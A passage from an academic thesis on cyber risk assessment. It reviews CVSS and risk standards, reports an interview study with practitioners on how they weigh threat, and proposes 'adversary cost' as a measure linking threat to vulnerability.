While not a CRA method in itself, CVSS [100, 42] is worth discussing due to its prevalence and role within modern CRA methods [4, 3, 46, 48, 79]. In its current form, CVSS v3.0 [42] is a metric used most often in industry practices such as vulnerability scanning and penetration testing to delineate the severity of vulnerabilities and even then requires context to be considered in those activities [97]. An overall CVSS v3.0 score is given to a vulnerability, derived by a number of metrics, depicted in Figure 2.7.




Fig. 2.7 The metrics groups of CVSS v3.0 [42]

In the documentation for CVSS v3.0 [42], all metrics are described and given subjective values, which the CRA practitioner must assign given a description of each value. Base metrics contains the two main groups of metrics required to calculate a CVSS score, exploitability and impact metrics. Exploitability is split into attack vector, attack complexity, privileges required, and user interaction. Impact is split into confidentiality, integrity, and availability. The scope metric refers to whether the privileges gained by exploiting the vulnerable component will give the adversary control over other components connected to it. Temporal metrics refer to the current state of the vulnerability's publicly available exploit code, the level to which it can be remediated, and confidence in the existence of the vulnerability based on the credibility of the reports. Finally, environmental metrics refer to the CRA practitioner's understanding of the environmental context of the system under consideration, weighting confidentiality, integrity, and availability more realistically in line with the organisation's risk appetite.

The metrics within CVSS v3.0 [42], described above and depicted in Figure 2.7, cover much detail about the vulnerability, and the options within them are not just "low, medium, high" as found in many qualitative representations found in CRA methods. Each value within the CVSS metrics have a description and even provide examples when it may be open to interpretation. With this in mind, it is understandable why CRA methods use or are informed by CVSS in whole or by a selection of its individual metrics. However, CVSS has also been misconstrued to infer the entirety of likelihood or even threat, for which it is not intended.




Fig. 2.8 The metrics groups of CVSS v2.0 [100]

Alhomidi and Reed [4] and Aksu et al. [3] use CVSS v2.0 [100] within their CRA methods, which is similar to CVSS v3.0 as can be seen in Figure 2.8. Alhomidi and Reed [4] use the entirety of CVSS to infer the likelihood of an attack in their attack graph-based risk assessment method. The severity of vulnerability, which is the output of CVSS, is a weak identifier of whether there will be an attack therefore, there is no tangible connection to the adversary, and so one cannot infer likelihood. Aksu et al. [3] also use CVSS in their risk assessment method along with a rudimentary consideration of adversaries. They utilise a selection of metrics from the base and temporal metrics groups, along with their own additions - 'Threat Motivation' and 'Threat Capability', which are scored as "low, medium, high". Although CVSS is used to represent vulnerability correctly, the CRA method then resorts back to speculating on adversary attributes. Gao et al. [46] use the exploitability metrics - access vector, access complexity, and authentication, from the base metrics of CVSS v3.0 [42], to represent the probability of success in their CRA method, when it would not be complete enough to represent vulnerability severity in CVSS itself.

While penetration testing is a component of a cyber risk assessment that gathers data for the vulnerability component of a CRA method [150, 77], Arnold et al. [8] propose a method for quantifying the difficulty of an attack during a penetration test as part of a wider CRA. The method uses item response theory [132, 76] to assess penetration testers' skill levels and then compares that against the time it takes them to execute techniques during an engagement. Arnold et al. [8] describe the main limitation of the work to be the amount of data necessary to estimate a tester's skill level. This limitation is exacerbated by the scope-based nature of penetration testing, time constraints in particular, whereby a lower-skilled tester will only be able to execute techniques they are familiar with in the allotted time frame [150, 77]; in a real attack, a lower-skilled adversary will have more time to learn, and execute more complex techniques. Moreover, using values derived from a time-based competition of performing known techniques is incongruous with the slow, methodical cyber attacks observed being conducted by modern adversaries [65]. However, while time to complete an attack does not appear the best quantified metric on its own, Arnold et al. [8] suggest their work could be adapted to quantify other adversary attributes in relation to the vulnerability, including requisite resources and requisite knowledge. A combination of these requirements, rather than a focus on who can hack the quickest, could be an appropriate bridge between threat and vulnerability.

Industry standards and guidelines also intend to assist in the CRA process. ISO/IEC 27005, the International Standards Organisation's document for Security Techniques in Information Security Risk Management [20], briefly mentions the difference between qualitative and quantitative risk analysis methods along with their advantages and disadvantages. The document also provides examples of risk assessment methods in an annexe, which are variations of risk matrices using "low, medium, high" or "1-10" qualitative scales of risk components such as likelihood or threat ranking. The annexe also references IEC 31010, Risk Assessment Techniques [19], which is more comprehensive in its discussion of risk assessment methods. However, it is not focused on cyber security and therefore has a weak connection to assessing intentional, intelligent and adaptive threats as found in cyber security, and therefore waylaid by the prevalence of likelihood.

NIST SP 800-30, the National Institute of Standards and Technology's Guide for Conducting Risk Assessments in Information Security [115], is very similar in nature to ISO/IEC 27005. It discusses quantitative, qualitative, and semi-quantitative risk assessment methods, along with their advantages and disadvantages. In its annexes, it provides tables for qualitatively and semi-quantitatively assessing a variety of risk components, which can be built up to an adversarial risk table. This table includes columns such as threat event, threat sources, capability, intent, and targeting, all of which are important to the adversary in risk assessment. However, the outcome may be likened to a simpler version to that of both Jones and Ashenden [67], and IRAM2 [66]; but with the less specific input and the results restricted by a qualitative or semi-quantitative output, it suffers all of the same disadvantages but further exacerbated.

2.2 Conclusion

Chapter 1 discussed the way in which CRA methods typically consider threat in isolation, and that the notion of likelihood being grandfathered in from more traditional applications of risk assessment weakened the interaction between threat and vulnerability, something which is essential when considering intelligent, adaptive adversaries, as encountered in cyber security. In response, this chapter reviewed CRA methods that consider threat, and its relationship to vulnerability, in a prominent way.

No CRA methods addressed the gap discussed in Chapter 1 to a level such that threat was considered adequately. However, several areas were highlighted whereby threat had been considered in a way that improved on the concept of assigning it something as simple as “low, medium, high”, some of which provide insight into how threat may be considered in a less isolated and speculative way, and better incorporate the relationship between it and vulnerability into CRA.

Where CRA methods chose to assign attributes to adversaries, or categories of adversaries, the relationship between threat and vulnerability was frequently poorly considered, if at all [67, 43, 66]. Jones and Ashenden [67], for example, provide a unique set of attributes for each separate adversary category, such that each contains a set that more granularly represents the particular adversary’s motivation and capability. However, although this evolution of adversary categories and attributes allows for a CRA practitioner to be more specific, it still requires speculation based on weak data at best and is often then left to be combined with some form of incongruous, qualitative understanding of vulnerability.

A number of the CRA methods reviewed covered the adversary’s requirements to conduct a cyber attack, either in conjunction with adversary attributes [67, 35], or as the main mechanism for considering threat [143, 99, 127, 35, 160, 165, 135]. The requirements proposed included the time it would take to conduct an attack [99, 8, 165], the financial cost to conduct an attack [143, 139, 160], and the perceived risk of negative consequences in the event an attack fails or is detected [67, 127, 135]. TVRA [35] decomposes adversary requirements further to include expertise, knowledge, opportunity, and equipment required to perform the attack. When generalised, these requirements put to the adversary can be considered the barrier to entry for launching an attack and therefore describe how threat interacts with vulnerability. Unfortunately, of the CRA methods reviewed that covered adversary requirements, the concept was either considered within an abstracted model or qualitatively, resulting in the methods being difficult or impossible to practically implement, or provide their output as a risk matrix to represent likelihood.

The defensive aspects of cyber security investment have been under research for a number of years [5, 41], whereby the work conducted discusses the most effective ways to implement cyber security controls or provides support for making decisions of which controls to implement and where. The requirements an adversary experiences in performing an attack can be seen as an investment or cost, which they must pay as a barrier to entry. Moreover, these costs are derived from the vulnerabilities in the system under consideration, such that every category of adversary will experience the costs in the same way, meaning they are adversary-agnostic. When considered in combination with existing CRA methods, the concept of adversary cost could be the intrinsic property that links all different types of adversary to the vulnerabilities in the system under consideration within a CRA. This is further reinforced as a valid area of research by the UK Home Office, stating it as an area of interest [59].

Finally, an area of concern drawn from this chapter is the ambiguity surrounding suggested CRA techniques within standards and guidelines, the two prominent cases of which used here are ISO/IEC 27005 [20] and NIST SP 800-30 [115]. Both information security management system (ISMS) frameworks provide surface level, suggestive guidance, rather than prescribing a particular method for the CRA practitioner to follow, which makes it unclear as to what CRA methods are currently employed by CRA practitioners. Because of this ambiguity, the next chapter will provide an empirical background study regarding the nature of CRA methods that are currently being employed, focusing on threat. This will also provide an opportunity to ask real CRA practitioners their opinions as to whether the concept of adversary cost is a promising area to explore from a practical viewpoint.

Chapter 3

Risk Assessment in Practice

The previous chapter reviewed CRA methods from industry and academia, chosen for their prominence in their consideration of threat, in response to threat frequently being considered in isolation from the two other components of risk, vulnerability and impact. While the literature covers a multitude of ways in which a CRA method can be conducted, including the variety of ways in which threat and its relationship to vulnerability can be considered, the standards and guidelines that CRA practitioners will commonly follow do not prescribe any one particular CRA method. This ambiguity within standards and guidelines means that there may be more novel ways in which threat is considered within practice that are not covered in literature. To that end, this chapter presents an empirical, qualitative study with expert CRA practitioners by way of semi-structured interviews to investigate how CRA practitioners conduct their assessments and how they consider threat. This is conducted by considering CRA holistically, addressing the data collected, the processes used, the output and delivery, as well as opinions of CRA in general.

Furthermore, the concept of an adversary's cost was an aspect of threat included in many of the CRA methods reviewed. It was posited that adversary cost could be the property intrinsic to all cyber adversaries, which could bridge the gap between threat and vulnerability in a CRA, providing much-needed context surrounding the relationship between the two risk components. This study, therefore, also takes advantage of the CRA practitioners to ask their thoughts on adversary cost in order to discern if it is a research topic worth pursuing.

3.1 Method

To understand what CRA methods are currently used in practice, along with how the practitioners consider threat and what their opinions are with regards to adversary cost as part of CRA, a qualitative study was needed. While an ethnographic study may have provided the most detail, such an in depth study was not considered necessary or proportional for the desired results. Instead, interviewing the CRA practitioners was chosen as the method for gathering data.

3.1.1 Semi-Structured Interviews

Semi-structured interviews were chosen as the method of interview for the study, selected over both structured and unstructured interviews. Structured interviews would require a core question set, which is delivered to each participant in the same way and in the same order, and often containing closed questions that do not open up to a discussion. Conversely, unstructured interviews do not have a predefined question set; instead, all questions arise in a conversational format, and therefore candidates will not be asked exactly the same questions. Semi-structured interviews allow for a predefined, core question set as in structured interviews, but with the added flexibility to include ad hoc or follow-up questions to gain further insight into topics of interest, more akin to unstructured interviews [7]. Semi-structured interviews, therefore, ensure that all of the intended topics of research are included, but the carefully selected, expert participants can get their thoughts across more deeply with open-ended questions and follow up discussion.

Sample selection was carefully considered such that cyber risk assessment practitioners from a diverse range of backgrounds were interviewed. This ensured that there were perspectives from assessors of differing experience, who deliver to varying clients, were from different sized organisations, and perhaps most importantly, used differing CRA methods. Typically in a highly focused study such as this, eight participants are sufficient [98]; however, the sample size for the interviews was ten participants, ensuring that the data began to saturate and no relevant points were left undiscovered, which was considered essential to discern if there were any significant deviations from CRA methods in literature.

Validity of the gathered data is of particular importance in semi-structured interviews [24]. The first step to securing validity was ensuring the sample size was sufficient, which aimed to capture a variety of CRA methods conducted by the participants. In the interviews, validity was kept in mind and managed by employing interview techniques to help build rapport, trust and openness. The question set was also developed from desired outcomes stemming from the related literature and CRA methods in Chapter 2. Finally, the interview protocol/guide was allowed to evolve, adding prompts between interviews when trends emerged that contributed towards the findings [129].

Reliability of the data gathered is a concern in all types of interviews, but particularly within the conversational nature of unstructured and semi-structured interviews, the latter of which being the method utilised in this study. This is because a conversational nature can be influenced by the interviewer's improvisations, introducing interviewer bias into the data. This can be caused or amplified by "insider" interviewers, which means interviewers who may share traits with the interview participant such as ethnic, linguistic, or national heritage, or perhaps being part of the same organisation as the interview participant [45]. Although this may prove to be a valuable quality to assist in gathering interview participants or understanding the subject matter of the study, it may also impact reliability of the interviews if the interviewer has any biases or makes assumptions based on their own experience [7]. As a response to this, neutrality was kept at the forefront of the design of the interview protocol/guide and during each interview, drawing only on positive aspects of past experiences in both processes and accounting for negative aspects of bias by having both the interview protocol/guide and resulting interview transcripts reviewed by an external researcher.

The *practical technique* used to perform the interviews was *telephone interviewing* due to geographical limitations of finding a whole sample set of participants. Due to no requisite practical element of this study, it was deemed that there was no disadvantage to the interviews being conducted via telephone rather than in person. However, one challenge noted was the difficulty of managing open-ended questions and participant focus during telephone interviews [44]. While fixed-response questions may be preferred for telephone interviews, such as those seen in structured interviews, open-ended questions were necessary to gather the desired data for this study due to both the subject matter and the need to gather as much detail as possible from the participants. As such, the interview protocol/guide was designed with as little technical depth as the subject matter would allow for and as much brevity as possible without compromising on integrity, to manage participant focus.

The *questions* can be seen more at length in the interview protocol/guide in Appendix A; however, the main question structure is as follows:

Risk assessment data collection and processes:

- What do you understand cyber security risk assessment to include?
- What data are you required to collect for use within your existing risk assessment methodology?
- Once you have acquired relevant data, how is it applied within your existing methodology to derive cyber risk?
- How important is it in your risk assessment to consider the adversary and their capability?

Risk assessment output and delivery:

- How is the output of this methodology used to communicate cyber risk?
- With whom do you usually convey the risk assessment results?
- Do there exist any challenges in the conveyance of cyber risk through the use of your existing methodology?

Adversary cost:

- Do you believe conveyance of cyber risk through "cost" could provide a more effective narrative? More specifically, this is the cost to an attacker seeking to compromise a client's system?

Overall opinion of risk assessment:

- What do you think of the effectiveness of current risk assessment methodologies?

3.1.2 Template Analysis

An appropriate method of analysis was required to complement the subject matter, the semi-structured interviews, and the desired outcomes of the study. Template analysis, which is also known as codebook analysis or thematic coding, was selected as the analysis method of choice. Similar to the choice made for semi-structured interviews, template analysis sits between two commonly utilised qualitative analysis methods whereby one is more rigid and the other is more flexible but with less structure; the former being content analysis, which defines its analytical codes in advance [158], and the latter being grounded theory, which derives all of its analytical codes from the data [47]. Template analysis was popularised by King [73, 74, 75], although it was originally conceived by Crabtree and Miller [27], and uses "codes" as a form of categories in which textual data are input.

King [74] provide a number of recommendations in the form of flexible and lightweight procedures in order to successfully analyse textual data with template analysis, which were followed during the analysis of the data in this study. As such, an initial code set was created prior to the interviews taking place, using the interview protocol/guide (Appendix A) and key themes of the desired results. The initial code set was created to be hierarchical, with the initial top level being abstracted to the key themes targeted by the interview protocol/guide; this allowed for the code set to evolve with more or less granularity should it be required from the interview data. Therefore, the top level codes were "Risk assessment data collection", "Processes", "Risk assessment output and delivery", "Adversary cost", and "Overall opinion of risk assessment", although a "General comments" code was also utilised to store any particularly pertinent or significant quotes. Less rigid definition was given to the initial code set's sub-codes; for example, "Risk assessment data collection" contained the sub-codes of "Threat", "Vulnerability", and "Impact" in anticipation of the data collected being aligned to expected CRA approaches. To keep the initial code set focused on the desired results of the study, without getting overly complex, a careful balance was considered with regards to its granularity.

A brief review of two transcripts was conducted as a means to review the initial code set, evolving it further with the addition of more codes and granularity in line with the data. The code set was then reviewed by another researcher to validate it and provide confidence in it before moving on to more transcripts. The code set evolved further over the course of the coding process, as expected when conducting template analysis [74], this included adding and deleting codes, changing the structure of the entire code set, and reviewing the granularity where necessary.

Once the data gathered in the interviews had been coded, it was then analysed. The analysis process first consisted of reviewing all codes and highlighting code frequency, including identifying any trends or anomalies. While the code frequencies' trends and anomalies were interesting results already, combining them with the transcripts from which they originated provided further discoveries, such as reasons behind them. With the trends, anomalies, and the reasons behind both in mind, a secondary review of the transcripts was conducted, which added contextual detail to the study and drew out any further pertinent points raised by participants, which may not have been identified on the first pass.

3.2 Results

The following section provides a discussion about the analysed data collected during the interviews, presented in the form of major themes discovered throughout, rather than individual questions or a statistical analysis. Each point discussed within the themes is followed by a pertinent statement or assertion made by an interviewee.

Risk Assessment Data Collection and Processes

Overall, CRA was considered to be both broad and holistic in nature. It was most frequently described as a sum of its granular, practical components, such as threats, assets, and impact. This is synonymous with a variant of the function at the heart of the previous two chapters:

$$Risk = f(Threat, Vulnerability, Impact)$$

It was reassuring to see that participants made the distinction between threat and vulnerability rather than combining them into likelihood. The use of assets – rather than specifically vulnerabilities, combined with concepts more focused around business, including risk appetite, operational/business requirements, and compliance – exposed the perception that it is a function to be considered organisation-wide.

"...when I'm doing a cyber security risk assessment, I'm trying to boil the ocean, mainly because I think that cyber as a standalone term touches so many areas now, that there are very few stones that you shouldn't leave unturned. In a nutshell, a cyber security risk assessment does not necessarily have any boundaries, not in my methodology anyway"

All participants said that they collected asset, or asset value, information as an essential part of data gathering, making it the most prominently collected type of data and also consistent with CRA being operational/business focused. The collection of asset data was deemed critical in CRA because it provides multiple functions; the predominant two are (1) identifying vulnerabilities in, or between, the assets and (2) estimating the potential business impact if the asset is affected by an incident. Example data gathered for the former includes IP addresses, architecture diagrams, and technologies involved; for the latter, the financial value of assets and their required level of confidentiality, availability, and integrity (CIA).

"...you'll kind of leverage those interviews to get the experts to help you understand how the business operates, where the information lives, how it moves around, what are kind of typical business practices that you might not be aware of."

Along with gathering data for assets, threats were also of high priority for the majority of participants. Discussions frequently focused on threat actor, or adversary, categories which infer the level of threat posed in a scenario; these categories included, for example, script kiddie, hacktivist, organised crime, or even nation-state sponsored hackers. For many participants, this would typically not exceed assigning a semi-quantitative number ((1-3), (1-5), etc.) for threat severity in accordance with categories found in various standards and guidelines, dependent on the context of the client's business and particular industry sector.

A small number of participants considered threats in more detail in two possible ways: threat intelligence or breaking the adversary into a sum of components. Threat intelligence will provide more bespoke information about which adversaries will be targeting a specific client; this information is collected via various sources across the participants, ranging from open source intelligence (OSINT) to government reports, or even internally operated cyber security operation centres (SOCs or CSOCs). When an adversary is broken down into a sum of its components, this means participants consider that certain attacks may require a certain amount of technical capability, any financial costs which may be incurred during an attack, the inherent risk of detection when trying to remain clandestine, and the time it may take to accomplish an attack successfully.

> ***"The threat actor needs to be identified and then certainly there needs to be an understanding of their capability and their motivation in order to determine the likelihood of them actually perpetrating the attack."***

A minority of participants did not consider threats at all in their CRA method, instead opting to focus their efforts entirely on what data they could realistically acquire.

> ***"We generally don't consider it, mostly because it's actually pretty much impossible to say what sort of attacker is going to be... or what sort of threat actors is going to be realised on that system."***

Participants mentioned additional forms of data that they gather, but these were less frequent than assets and threat information. The impact of an attack is usually predicted either as a combination of asset value and estimated value of it being attacked in money and reputation, or semi-quantitatively on a numeric scale ((1-3), (1-5), etc.) as a representation of CIA impact if attacked. Pure vulnerability data, separate from assets, is usually captured from scanning or penetration testing; this is often first in the form of CVSS [100, 42] and then reduced to (high, medium, low), or (red, amber, green). An organisation's current security controls are gathered to discern its current risk posture and understand which vulnerabilities may already be mitigated; this is usually in the form of documentation and technical configurations. Finally, an organisation's risk appetite is gathered to help assessors understand how much risk the client will accept, along with their willingness to spend or invest in implementing necessary changes.

> ***"...if you were going to take a vulnerability assessment as an understanding of vulnerabilities, each of those will have CVSS scores or some kind of risk rating associated with it..."***

Processing the gathered data to produce a risk output was reportedly less heterogeneous than the data gathered itself, commonly using the various types of data in similar ways. There was a strong emphasis on observing standards and guidelines among participants, including Cyber Essentials, the ISO/IEC 27000 series, and the NIST 800 series. These standards and guidelines suggest the data gathered, as above, to varying specificity and then offer further qualitative methods to process that data. Participants, almost unanimously, combine expert opinion with some form of semi-quantitative risk matrix or spreadsheet, congruent with a number of CRA methods discussed in Chapter 2.

> ***"To be honest with you, it's all done in the head, when I say 'gut feel', it's based upon 20 plus years of experience rather than sort of any actual kind of algorithm per se."***

Participants insisted that expert opinion was required to provide much-needed context to a variety of aspects of CRA. To that end, expert opinion is deemed valuable in CRA to ensure that it remains pragmatic and focused on the system under consideration, not limited by processes and procedures.

"I'll use a risk matrix to gain an initial risk score, but I'll also allow the context to justify an up/down scoring of where the risk has landed initially if I feel it warrants it."

Risk Assessment Output and Delivery

Most participants described the produced risk output as a list of findings uncovered during the CRA. All participants who delivered such a list said that it was prioritised in descending order of risk, such that the most critical risk scenarios or vulnerabilities were prominently displayed first. In such lists, risks were characterised as the output of expert opinion and risk matrices in a semi-quantitative or qualitative form, 1-3, 1-5, "red, amber, green", or "high, medium, low". The common opinion among participants was that going into more detail than this for the risk posed to the organisation gave, at best, no improvement but could even confuse the recipient of the report due to the intangibility of cyber risk.

"..generally people understand the difference between a low risk and a high risk, whereas using more a number based scheme, for example, CVSS, you know, what's the difference between a six and a five is very difficult for humans to comprehend and you really have to understand both what that overall score actually means."

The output varied between participants in that there were different levels of technical detail described, sometimes in the same report, to provide the most value for both management and technical staff. Headlines and overall risk are presented to executives in a summary, and technical details and remediation advice are reserved for technical staff.

"I always include statements to the various types of people that might read my output... a board is interested in the risk posed whereas the technical person wants to understand what's the risk posed by the individual components"

As has been indicated, the recipients of the CRA output were diverse. The three dominant recipient categories were upper management and director level, middle management such as heads of teams, and technical staff. Participants stated they have to report to such a variety of personnel in an organisation due to the holistic nature of cyber security, which affected most aspects of it in some way.

"...there will always be a business owner that's bringing you in to do the test, but what you might be doing is talking to the developers to help them understand the issue."

There exist several challenges when delivering a CRA; however, the most prominent is a lack of awareness on the client's behalf. Participants reported that the middle management and above do not understand the severity of the risk's impact or will not grasp the technical, 'cyber' aspect. They, therefore, deem it necessary to deliver separate reports to management containing more straightforward terminology.

"We were obviously talking a different language to them..."

At board level, cyber security was said to have been seen as a disabler rather than an enabler because it is so frequently articulated in a way that is unsuitable for many of the board members. This led to another intertwined challenge of CRA delivery, viz. not being able to speak to the right person to make decisions because cyber security becomes less of a priority when the risks are not understood.

"Speaking their language, making sure your risk assessments match the finance people in particular... if you can match the finance director, if he articulates to the CEO, "if you don't make that investment this is going to happen", he believes him."

Adversary Cost

Adversary cost elicited a positive response from the participants. The overall opinion was that delivering cyber risk as, or accompanied by, an anticipated cost for an adversary to realise a scenario or leverage a vulnerability would be an effective narrative to communicate cyber risk, particularly at the executive level. Adversary cost was also described as a potential solution to improve risk likelihood, which participants perceived as a weakness in CRA, congruous with the problem space described in Chapter 1 and discussed further in Chapter 2.

"...cost on the attacker's side would be a useful thing to the reader, to the non-technical reader, to be provided to maybe convey the difficulty of exploiting the risks that we're presenting."

There were, however, two considerations provided by participants. A number of them, who worked in environments that would potentially attract nation-state activity, stated that there becomes a point where executing an attack provides such a strategic advantage that cost is irrelevant. Once a target is sufficiently mission-critical, a nation-state will clearly be willing to invest a very significant amount of resource to achieve its goal.

"The thing is in the environment I work in, it's a moot point because nation-state actors have pretty much got unlimited resources for all intents and purposes, so if something costs a Dollar or $50, or $5,000 or $10,000 it makes no odds to them, because if there's something they want they will throw the resources at it."

Participants also noted that in order to understand the cost to an adversary, one first has to understand what security controls are (or could be) in place and how effective they are. Therefore, it would be necessary to carefully consider cyber security controls and their effects when assessing adversary cost.

"I think in order to understand an adversary's cost we have to understand what the efficacy is of a security control in order to prevent that attack, I don't think you can do those two things in isolation; I think they go hand in hand."

Overall Opinion of Risk Assessment

Overall, participants had a critical opinion of current CRA methods and practices. The criticisms ranged from too much of a focus on compliance and 'tick box exercises' to methods that require estimating (abstract) numbers despite a lack of data, particularly with regards to extracting a value for likelihood.

"...adding pretend numbers into an algorithm, and the more numbers you put in and the longer you make that algorithm, the more wild the range of numbers you can get out can be."

3.2.1 Summary of Results

Eight out of ten participants considered threats, or the adversary, to be important in their CRA. This was typically consistent with one of the approaches in Chapter 2. Adversaries were most often assessed by their capability in a semi-quantitative measure such as on a scale of 1-5, although a minority of participants did consider more granular attributes. As expected from the problem space in Chapter 1 and the discussion in Chapter 2, threat was considered separately from the rest of the CRA, then a notion if likelihood derived from combining that with vulnerability severity, often with tenuous congruity between the two components. Despite this being the most common way for the participants to include adversary into their CRA method, they were cognisant of the weak link and criticised it, stating that it was generally due to poor availability of data about cyber adversaries.

There were reported delivery challenges due to a lack of awareness on the client's behalf. Cyber security risk was said not to have been taken seriously at board level or, in certain circumstances, not reported to the board at all. This was said to be because it does not traditionally conform with similar CRA outputs such as that of the financial director or chief financial officer (CFO), something that Hubbard and Seiersen [64] state is due to the qualitative nature in which cyber security risk is delivered.

Adversary cost received positive feedback as a supplement to cyber CRA, postulated to be something which would improve communication to clients and assist in their understanding of the likelihood of a scenario being realised. It was stated that cyber security controls and their efficacy would have to be included in adversary cost for it to be truly effective. Furthermore, relevant considerations for cost could be found in participants' more profound understanding of adversaries, breaking them down into technical capability, time investment into attacks, financial investment into attacks, and the level of risk they are willing to accept.

3.3 Conclusion

The previous chapters, 1 and 2, discussed a problem space whereby threat was speculated on using weak or no data and often considered in isolation to the other components of a CRA method, vulnerability and impact. While the literature did not offer any CRA methods which considered threat in a way that satisfied the problem space, the standards and guidelines for CRA practitioners were ambiguous and left the CRA method open to interpretation, meaning it was not known what CRA practitioners were currently using in practice. As a response, this chapter sought to investigate how CRA is conducted in practice by interviewing practitioners, with a particular focus on how they consider the cyber adversary in their method of choice and whether there are any difficulties in delivering cyber risk to their client recipients.

The standards and guidelines, such as ISO/IEC 27005 [20] and NIST 800-30 [115], suggest a simplistic CRA method whereby threat, vulnerability, and impact are all considered on a small, semi-qualitative scale and combined in a prescribed sequence to formulate cyber risk. It was posited in the summary of Chapter 2 that CRA practitioners may have discerned that the qualitative risk matrices are inneffective and therefore use more in-depth alternative CRA methods. However, from this study, it can be determined that this is not the case. Instead, CRA practitioners typically use the suggested basic methods from relevant standards and guidelines, occasionally with minor adaptions that they have deemed valuable from experience. This means the problem space from the previous chapters continues to exist in practice as well as in literature and is, therefore, an area to be researched.

During the study, the participants also described the delivery of cyber risk outputs as a challenge, often citing the format in which it is delivered as a problem. More specifically, the lack of quantification was seen as something which means CRA is not taken seriously at management and executive levels of a client organisation. This is congruous with what Hubbard and Seiersen [64] discovered in their work, where they said this was due to a comparison between CRA outputs which are vague and qualitative, versus other forecasting such as the financial aspects of a business, which are quantitative and more precise. While existing quantitative methods were reviewed in Chapter 2, they were frequently based on abstracted models, meaning that conducting them in a real-world environment is often restrictive or impossible, and their output is often equally abstract and likely more difficult for non-specialists to understand than the qualitative outputs used at present.

The concept of adversary cost was well-received by all participants, despite a minority adding some rational caveats such as nation-state adversaries' significant resources making their costs irrelevant, and that the efficacy of cyber security controls would have to be factored in as an increase to the attack cost. Without being prompted, participants appeared to consider the idea of adversary cost as a supplement to their existing CRA method, rather than one that would replace it, which is in line with the intended scope should it be pursued; adversary cost would be aimed at providing context between threat and vulnerability, not as a means of expressing the entirety of risk.

Over the course of this study, the poor consideration of threat in CRA methods was confirmed, along with the gap of context identified between threat and vulnerability. Furthermore, the lack of quantification was seen as a hindrance to delivering CRA output to non-specialist recipients due to lack of cyber security training and an unfavourable comparison against other business functions which did quantify their output in real-world units. With adversary cost being unanimously accepted as a valid area of research, it could provide the much-needed context between threat and vulnerability, as well as using known data from within the system under consideration to infer more about threat than currently understood. Moreover, if a quantitative method was used to anticipate what an attack would cost, it could act as a quantified output in real-world units which are understandable and familiar to non-specialists and bring CRA outputs more in line with competing business functions. Therefore, the next step is to understand the structure of cyber attacks as a basis for structuring adversary cost.

Chapter 4

The Structure of Adversary Cost

Chapter 1 posited that within CRA threat was considered in isolation from the other components of risk, vulnerability and impact, as well as inadequately assigned a value through qualitative means using weak data or no data, and that likelihood was not an appropriate way to combine threat and vulnerability due to a lack of context and a weak relationship between the two. In order to understand this in more detail, Chapter 2 reviewed CRA methods prominent for their consideration of threat and its relationship to vulnerability, which confirmed the gap and identified the concept of an adversary's requirements or cost as a potential property to research for addressing it. The previous chapter utilised a qualitative study, in the form of interviewing expert CRA practitioners, to empirically confirm that threat and its relationship with vulnerability are weakly considered in practice as well as the literature. The previous chapter also gathered the participants' opinions of quantifying an adversary's cost to conduct a cyber attack as part of a CRA, which was unanimously well-received and validated as an area of research.

This chapter begins research into quantifying adversary cost as a supplement to CRA methods; however cyber attacks are complex sequences of events in which a cyber adversary has a plethora of TTPs they can leverage against their victim depending on the target infrastructure and assets. Therefore, the first step to anticipating the cost an adversary will experience when conducting a cyber attack is to form an understanding of what a cyber attack is comprised of. This chapter does this by first forming a baseline level of understanding for the overall structure of a cyber attack before considering eight taxonomies from across academic and industry literature. The eight taxonomies are then compared against one another using two different approaches to discern which one would be best suited to be the foundational structure of adversary cost moving forward.

4.1 Cyber Attack Components

As discussed in Chapter 1, cyber attacks are very complex, and the decomposition of them can be done in numerous ways. While taxonomies can be used to decompose cyber attacks into any level of granularity, it is best first to form a baseline understanding of the overall general structure of a cyber attack. To that end, Figure 4.1 is utilised to represent a high-level structure of a cyber attack, with the major components and processes highlighted.

